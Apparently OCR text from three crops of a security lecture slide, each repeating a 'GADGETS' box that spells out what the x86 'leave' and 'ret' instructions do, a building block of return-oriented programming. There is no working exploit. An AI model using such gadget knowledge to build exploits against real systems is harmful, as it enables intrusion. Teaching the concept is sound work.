
GADGETS

```
leave:   mov %ebp %esp
         pop %ebp
ret:     pop %eip
```




GADGETS

```
leave:   mov %ebp %esp
         pop %ebp
ret:     pop %eip
```




GADGETS

```
leave:   mov %ebp %esp
         pop %ebp
ret:     pop %eip
```



